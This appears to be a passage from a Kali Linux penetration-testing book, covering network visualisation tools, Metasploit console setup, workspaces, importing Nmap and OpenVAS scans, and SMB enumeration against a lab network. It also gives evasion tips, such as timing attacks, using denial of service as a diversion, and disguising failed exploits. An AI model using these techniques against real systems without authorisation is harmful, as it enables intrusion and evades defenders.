A great tool that we often add to Kali is htop. **Htop** is a command-line tool similar to Windows Task Manager. It is important to know the rate of use for memory, swap-file, CPU, cycles and IOPS. Htop lets you use the mouse to sort by any category, and can mean an improvement in scan performance. This is the same information that the Top tool gives you, but being an ncurses application, it gives you a more modern GUI-like feel without using large quantities of resources to show the resource data. For the following image, we started a long scan `nmap -A 100.0.0.0/8`. The Iceweasel lines are the Debian/Kali all-free-software version of Firefox, which has the same memory-hogging behavior of Firefox. Nmap scans use a lot of CPU cycles, and not so much memory:




Monkeying around the network

The network scanner, EtherApe, is another tool you might want to have installed on your hackbox. It shows a graphic display of the protocols in use on the network. In the images below, `10.0.0.4` is the Kali hackbox. All of the other endpoints are internal and external hosts. The protocol list runs up the left side:



When you are running EtherApe, you can really see how noisy a port scan can be. You can also see other surprises, such as people downloading large files, such as music and movies. The lines are larger when the data being moved is larger. The large solar object in the image below is the source of a file download, and the triangular flight-path to the hackbox shows the destination machine:



Summary

We showed you some of the tools we use to discover the extents of a target network. We use most of these tools every single week. The first three, Nmap, Zenmap, and OpenVAS, are in use daily. Maltego and KeepNote help you keep your evidence in order. Unicorn-Scan is an interesting alternative to Nmap. EtherApe is really a tool you can use as a graphical display of what is happening in your network. Just run it on a utility box with the output screen where you can see it. You will be able to see traffic issues before your IPS sends an alert. If you have been trying things out as you went along, you should be able to produce a complete and precise overview of the network, and be able to start targeting specific machines for attacks in any network.

In the next chapter, we'll be learning the use of tools to exploit several common windows vulnerabilities and guidelines to create and implement new exploits for upcoming vulnerabilities.

3
Exploitation Tools (Pwnage)

We begin with the fun stuff in this chapter: **pwnage**! For those who do not know, **pwn** is how a hacker would say "own." If you have been pwned, your systems have been "owned." When you fully compromise a server, you own it. Exploitation is the process of owning or compromising the machine. Thus far, we have gathered information on our target by gathering public information on the target and scanning the target network for vulnerabilities. We are now ready for the attack.

> *"Yes, I have just pwned your Windows server in under 3 minutes."*

We will learn the following in this chapter, in order to mount an attack:

- Using the Metasploit Framework to exploit Windows operating systems
- Using advanced footprinting beyond mere vulnerability scanning
- Exploiting a segmented network using the pivot

Choosing the appropriate time and tool

Black Hats will pick the busiest times to hit your network and do it as slowly and quietly as possible. They will try to stay under the noise of normal operation. Yes, there are more eyes on the network at that time, but a smart cracker knows that if they are slow and quiet, heavy traffic is a good cover. If you have good intel on the workflows and staffing of the target company, you might choose to attack at a sparsely staffed moment, such as weekends or holidays. This often works better at smaller companies.

If you're the Security Operations guy and you're testing your own network, this is not a good idea. Test during your off hours – it's best when the CEO is asleep. If any accidents happen during the test, things can be fixed and running properly before the next day when the CEO is awake. Exploitation doesn't normally kill a system beyond repair during testing, but some exploits will sometimes hang a service or completely hang the system to the point where it needs a reboot. The entire purpose of some exploits is the **Denial of Service** (**DoS**) to a service or a system. We don't see these as true exploits. Yes, you have attacked the system and taken it offline; however, you haven't penetrated the machine. You have made a successful attack but you do not pwn it. The real bad guys don't use DoS attacks. They want to get in and steal or copy data from all over your network. Services going down draw the attention of the IT staff. This is not a good thing if you are trying to break in. It could, however, be used as a diversion, if you are exfiltrating data from a different machine or attacking another host.

DoS tools are also considered exploits because they work on the system in the same way as exploits might. A DoS hangs a system. To gain access, an exploit also may hang a system long enough for the exploit to inject some type of code to gain access. Basically, you make the machine go stupid for long enough to establish a connection. When your exploit tool fails, it may just look like a DoS attack. If you have a choice, it is better to have the failed exploit look like a temporary denial of service, which can be misinterpreted as an innocent NIC failure at an origin host, than as a cracker testing exploit code on the target system.

Hacker Trick

Whenever you are testing, always have someone or some way to reboot the service of a system when you are testing them. Always have contact information for people to call "when things go wrong" before you start testing. Though you may try to be quiet and not knock anything offline, you should always have your *Plan B* in place.

"*Exploiting Windows Systems with Metasploit Fear Not the Command Line.*"

– BoWeaver

The Metasploit Framework is the ultimate toolkit. There was a time when building a pen-testing machine would take days. Every individual exploit tool would have to be:

- Tracked down and researched
- Downloaded (over a dial-up Internet connection)
- Compiled from source
- Tested on your cracking platform

Now, from the great people at Rapid7, comes the Metasploit Framework. Metasploit brings just about every tool you'll ever need as a plugin or function within the framework. It doesn't matter what OS or even what kind of device you discover on the network you are testing, Metasploit is likely to have a module to exploit it. We do 90% of our work with Metasploit.

Choosing the right version of Metasploit

Metasploit comes in two versions: the Community version and the Professional version. At the command line, they are both the same. The major features you get with the Professional version are a nice web interface and some reporting tools that will build reports for you from that interface. You also get some good tools for testing large networks that aren't available from the command line. One feature is that you can pick a machine or several machines from the imported vulnerability scan and the Pro version will automatically pick out modules and run these against the target machines. If you are working on large networks or are doing a lot of testing, get the Professional version. It is well worth the money and you can easily use it on your Kali attack platform.


For this book, we will be using the Community version that comes with Kali Linux.

- Warning! Kali no longer comes with the Professional version pre-installed, due to the stinky new US laws on so-called hacking tools. If you are in the right country and want to load the Pro version; set up a new directory to install the Pro version into. Make a directory called `/opt/metasploit-pro` and install it there. During the install of the pro version, it will properly link up and add the new metasploit commands so everything will work properly. Remember to keep the community version on Kali. Other Kali tools will still depend on the community install base. To upgrade the Professional version, use the upgrade section in the web interface.


- Tip! When using Metasploit at the command line, the "Tab" key will do a lot of auto-complete for you. For "show options," type sh<tab> o<tab> , and you will see this will auto-complete the commands. This works throughout Metsploit.
- Also, to repeat commands, the arrow up key will take you to previous commands. This is the history feature. This feature is really useful. For example, you can scroll back to the command designating the target "set RHOST 192.168.202.3" when changing modules and attacking the same machine.

Starting Metasploit


OK, let's fire up Metasploit. First, because Metasploit uses a client/server model, we need to turn on the Metasploit services. In Kali 1.x, you had to start the Metasploit server in the Menu Bar. Go to **Applications** | **Kali Linux** | **System Services** | **Metasploit** | **community/pro start**:



A terminal window will open and the services will start up. A marked improvement in Kali 2 means that all you have to do is click the Metasploit link on the left side-bar or in the main **Applications** menu.



Metasploit uses the PostgreSQL v9.1 database server. It can take several minutes for the services to start.



Once the services have started, type `msfconsole` to start the Metasploit console. When we type `workspace`, we can see the workspaces. We will set up a new workspace shortly.

Hacker Tip

The first time you start the Metasploit console, it will create the database, so you will get to watch 90 seconds of SQL language go by.

When the console is ready, it will show you a little talking cow (`# cowsay++`) introducing you to Metasploit:

```
                                                  root@kalibook: ~
 File  Edit  View  Search  Terminal  Help
root@kalibook:~# msfconsole
[*] Starting the Metasploit Framework console.../
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[ 1398 exploits - 877 auxiliary - 237 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > workspace
* default
  kalibook-int-20150300
msf >
```

To get a list of the console commands, type `help` at any time.

```
msf > help
```

Core Commands			
Command	**Description**	**Command**	**Description**
`?`	Help menu	`previous`	Sets the previously loaded module as the current module
`back`	Moves back from the current context	`pushm`	Pushes the active list of modules onto the module stack

Core Commands			
Command	**Description**	**Command**	**Description**
`banner`	Displays an awesome Metasploit banner	`quit`	Exits the console
`cd`	Changes the current working directory	`reload_all`	Reloads all modules from all defined module paths
`color`	Toggles color	`rename_job`	Renames a job
`connect`	Communicates with a host	`resource`	Runs the commands stored in a file
`edit`	Edits the current module with $VISUAL or $EDITOR	`route`	Routes traffic through a session
`exit`	Exits the console	`save`	Saves the active datastores
`get`	Gets the value of a context-specific variable	`search`	Searches module names and descriptions
`getg`	Gets the value of a global variable	`sessions`	Dumps session listings and displays information about sessions
`go_pro`	Launches Metasploit web GUI	`set`	Sets a context-specific variable to a value
`grep`	Greps the output of another command	`setg`	Sets a global variable to a value
`help`	Launches the help menu	`show`	Displays modules of a given type, or all modules
`info`	Displays information about one or more module	`sleep`	Does nothing for the specified number of seconds
`irb`	Drops into irb scripting mode	`spool`	Writes console output into a file as well the screen
`jobs`	Displays and manages jobs	`threads`	Views and manipulates background threads
`kill`	Kills a job	`unload`	Unloads a framework plugin
`load`	Loads a framework plugin	`unset`	Unsets one or more context-specific variables
`loadpath`	Searches for and loads modules from a path	`unsetg`	Unsets one or more global variables
`makerc`	Saves commands entered since start to a file	`use`	Selects a module by name
`popm`	Pops the latest module off the stack and makes it active	`version`	Shows the framework and console library version numbers

Database Back-end Commands			
Command	**Description**	**Command**	**Description**
`creds`	Lists all credentials in the database	`db_status`	Shows the current database status
`db_connect`	Connects to an existing database	`hosts`	Lists all hosts in the database
`db_disconnect`	Disconnects from the current database instance	`loot`	Lists all loot in the database
`db_export`	Exports a file containing the contents of the database	`notes`	Lists all notes in the database
`db_import`	Imports a scan result file (file type will be auto-detected)	`services`	Lists all services in the database
`db_nmap`	Executes nmap and records the output automatically	`vulns`	Lists all vulnerabilities in the database
`db_rebuild_cache`	Rebuilds the database-stored module cache	`workspace`	Switches between database workspaces

To get help on individual commands, type `help <command>`; the screenshot below shows two examples showing the `use` and `hosts` command help. We have a listing showing its usage and explanation of any flags that work with the command.

```
msf >
msf > help use
Usage: use module_name

The use command is used to interact with a module of a given name.

msf > help hosts
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_att
empt_count, history_count, host_detail_count, info, mac, name, note_count, os_flavor, os_lang, os_na
me, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count

msf >
```

Creating workspaces to organize your attack

First, we need to set up a workspace. Workspaces are a big help in keeping your testing in order. The workspaces hold all your collected data of the test, including any login credentials that are collected and any system data collected during an exploit. It's best to keep your testing data separate so you can compare the results of a previous test later. We're going to set up a project called `TestCompany-int-20150402`. This is a way to name projects, with `<client-name>-[ int (internal) | ext (external) ]-<start-date (unix-style)>` This will help you 6 months down the road to remember which test is what.

To create a new project type:

```
workspace -a TestCompany-int-20150402
```

To enter the workspace type:

```
workspace TestCompany-int-20150402
```

```
msf > workspace -h
Usage:
    workspace                  List workspaces
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information

msf > workspace -a TestCompany-int-20150402
[*] Added workspace: TestCompany-int-20150402
msf > workspace TestCompany-int-20150402
[*] Workspace: TestCompany-int-20150402
msf > workspace
  default
  kalibook-int-20150300
* TestCompany-int-20150402
msf >
```

Notice that after entering the workspace and typing the workspace command again, the asterisk has moved the `TestCompany` project. The asterisk shows the working workspace.

We can pull data from a scan into the workspace using the `db_import` command from an XML file generated by the scanning application. All scanning applications will export their data to xml and Metasploit will automatically import the data from the major scanning applications.

```
msf > cd kalibook/scans-docs   Changing directory to the scans
msf > ls
[*] exec: ls

201503150408 Intense scan, no ping on 192.168.202.0_24.xml
lab1-report.xml
openvas-vul-scan.xml
report-b82a186a-9b82-41e6-9b30-38b1c0d38ad9.pdf
msf > db_import openvas-vul-scan.xml   Importing scan data into the database
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.6.2'
[*] Importing host 192.168.202.1
[*] Importing host 192.168.202.128
[*] Importing host 192.168.202.130
[*] Importing host 192.168.202.131
[*] Successfully imported /root/kalibook/scans-docs/openvas-vul-scan.xml
msf >
```

You can also import hosts, services, and network information using Nmap and directly import Nmap's output into Metasploit using the `msfconsole's db_nmap` command. This command works with all the normal `nmap` command-line flags. The `db_` informs Metasploit to import the data. Running just `nmap` will run the scan but no data will be imported into Metasploit; you will just see the output of the command.

We have run the command:

```
db_nmap -A -sV -O 192.168.202.0/24
```

The `-A` tells `nmap` to run all tests. The `-sV` tells `nmap` to record the versioning of any running services. The `-O` tells `nmap` to record the operating system of any running hosts. We will see the output of the running scan; however, this data is also collected in the database. Then, we can also see the results after importing by running the `hosts` and `services` commands.

```
msf > db_nmap -A -sV -O 192.168.202.0/24
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-02 17:54 EDT
[*] Nmap: Nmap scan report for 192.168.202.1
[*] Nmap: Host is up (0.00012s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT    STATE SERVICE         VERSION
[*] Nmap: 22/tcp  open  ssh             (protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 8a:9b:c3:89:a3:5d:d8:04:67:76:a2:1b:a4:a8:55:db (DSA)
[*] Nmap: |   2048 ae:9e:00:2a:6e:93:e1:4d:59:d8:5a:96:b0:03:53:06 (RSA)
[*] Nmap: |_  256 b7:d3:80:c1:b2:3f:5f:5b:48:c8:13:0e:9f:4e:73:eb (ECDSA)
[*] Nmap: 111/tcp open  rpcbind         2-4 (RPC #100000)
[*] Nmap: | rpcinfo:
[*] Nmap: |   program version   port/proto  service
[*] Nmap: |   100000  2,3,4        111/tcp  rpcbind
[*] Nmap: |   100000  2,3,4        111/udp  rpcbind
[*] Nmap: |   100024  1          32927/udp  status
[*] Nmap: |_  100024  1          49336/tcp  status
[*] Nmap: 443/tcp open  ssl/http        VMware VirtualCenter Web service
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 501)
[*] Nmap: |_http-title: Site doesn't have a title (text; charset=plain).
[*] Nmap: | ssl-cert: Subject: commonName=VMware/countryName=US
[*] Nmap: | Not valid before: 2015-02-28T06:34:52+00:00
[*] Nmap: |_Not valid after:  2016-02-28T06:34:52+00:00
[*] Nmap: 902/tcp open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please sub
mit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
[*] Nmap: SF-Port22-TCP:V=6.47%I=7%D=5/2%Time=554547DB%P=x86_64-unknown-linux-gnu%r(
[*] Nmap: SF:NULL,29,"SSH-2\.0-OpenSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\r\n");
[*] Nmap: MAC Address: 00:50:56:C0:00:01 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3
[*] Nmap: OS details: Linux 3.11 - 3.14
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TRACEROUTE
```

Using the hosts and services commands

Next, we see the results of running the following commands:

hosts

services

With the `hosts` command, we get a list of all active IP addresses, any collected machine names, and the operating system of the machine. By running the `services` command, we get a list of all running services on the network and their related IP address. You can change the table listings from the command by using the `-c` flag. The help information for these commands is shown in the following screenshot.

```
[*] Nmap: Host is up (0.000031s latency).
[*] Nmap: All 1000 scanned ports on 192.168.202.129 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap.org
/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (7 hosts up) scanned in 173.35 seconds
msf > hosts

Hosts    "hosts" command shows all available hosts
=====

address          mac                name  os_name       os_flavor  os_sp  purpose  info  comments
-------          ---                ----  -------       ---------  -----  -------  ----  --------
192.168.202.1    00:50:56:c0:00:01        Linux                    3.X    server
192.168.202.2    00:0c:29:87:6d:55        Windows 2008                    server
192.168.202.3    00:0c:29:25:79:94        Windows 2008                    server
192.168.202.5    00:0c:29:07:7e:d8        Windows 7                       client
192.168.202.128  00:0c:29:45:85:dc        Windows XP                      client
192.168.202.129

msf > services

Services  "services" command shows all available running services.
========

host             port   proto  name           state   info
----             ----   -----  ----           -----   ----
192.168.202.1    22     tcp    ssh            open    protocol 2.0
192.168.202.1    111    tcp    rpcbind        open    2-4 RPC #100000
192.168.202.1    443    tcp    http           open    VMware VirtualCenter Web service
192.168.202.1    902    tcp    vmware-auth    open    VMware Authentication Daemon 1.10 Uses VNC, SO
AP
192.168.202.2    464    tcp    kpasswd5       open
192.168.202.2    88     tcp    kerberos-sec   open    Windows 2003 Kerberos server time: 2015-05-04
01:05:49Z
```

Using advanced footprinting


Vulnerability scans only provide minimal information. When actually attacking the machine, you want to perform some deep level probes to check for helpful information leaks. From the scans, we can see that both a Windows Domain Controller and a Windows File Server run Windows 2008 Server. Both have SMB/NetBIOS services running. A good first attack vector in a case like this is to exploit the SMB/NetBIOS services, which are known to have exploitable weaknesses. So, let's look closer at these services.

Before we go any further into footprinting the target machines, here is our note about notes. Especially when getting into manual probes, remember to keep notes on your outputs and your findings. Copy/paste is your best friend. Vulnerability scans almost always produce nice reports with the data all compiled in one place. Manually probing doesn't, so it's up to you. We strongly suggest using KeepNote, which we first visited in *Chapter 1, Sharpening the Saw* because you will be collecting an awful lot of data that you may need later. Don't trust your memory for this. Like a detective on a case, chronicle everything.

The following is our normal layout for testing. The best thing about KeepNote is that the framework is very open and can be set up and used as you like. This setup uses:

- A folder for the client company in which is found:
- A page for general project notes
- A folder for targets
- Individual pages for each system being tested


KeepNote even comes with a nice Export to HTML tool where you can export your notes so they can be read by others without them having KeepNote.



1. First, we use `nbtscan` to get a quick look at the domain name or workgroup name and any other basic NetBIOS data we'll need. So, let's open a new terminal window and run this command:

   ```
   nbtscan -v -s : 192.168.202.0/24
   ```

   The `-v` flag is for verbose mode and will print out all gathered information. The `-s` : flag will separate the data with a colon.



   We can see that the domain name is `LAB1` and all machines are members of that domain; we will need this information later.

2. Back in the `msf` console window, run the command:

   ```
   msf> search smb
   ```

   We get a listing of all the modules related to the SMB service. This is a listing of scanning, probes, exploits, and post exploits modules. First, we are going to check whether there are exposed shares and then check whether the Guest account has any rights on the machine. We pick `auxiliary/scanner/smb/smb_enumshares`. You can select the text and copy it by hitting *Ctrl* + *Shift* + *C*; you can paste using *Ctrl* + *Shift* + *V*.

```
Pipe Auditor
   auxiliary/scanner/smb/pipe_dcerpc_auditor
Pipe DCERPC Auditor
   auxiliary/scanner/smb/psexec_loggedin_users
ndows Authenticated Logged In Users Enumeration
   auxiliary/scanner/smb/smb2
ocol Detection
   auxiliary/scanner/smb/smb_enumshares
umeration
   auxiliary/scanner/smb/smb_enumusers
meration (SAM EnumUsers)
   auxiliary/scanner/smb/smb_enumusers_domain
ser Enumeration
   auxiliary/scanner/smb/smb_login
eck Scanner
   auxiliary/scanner/smb/smb_lookupsid
 Enumeration (LookupSid)
   auxiliary/scanner/smb/smb_version
Detection
   auxiliary/scanner/snmp/snmp_enumshares
 SMB Share Enumeration
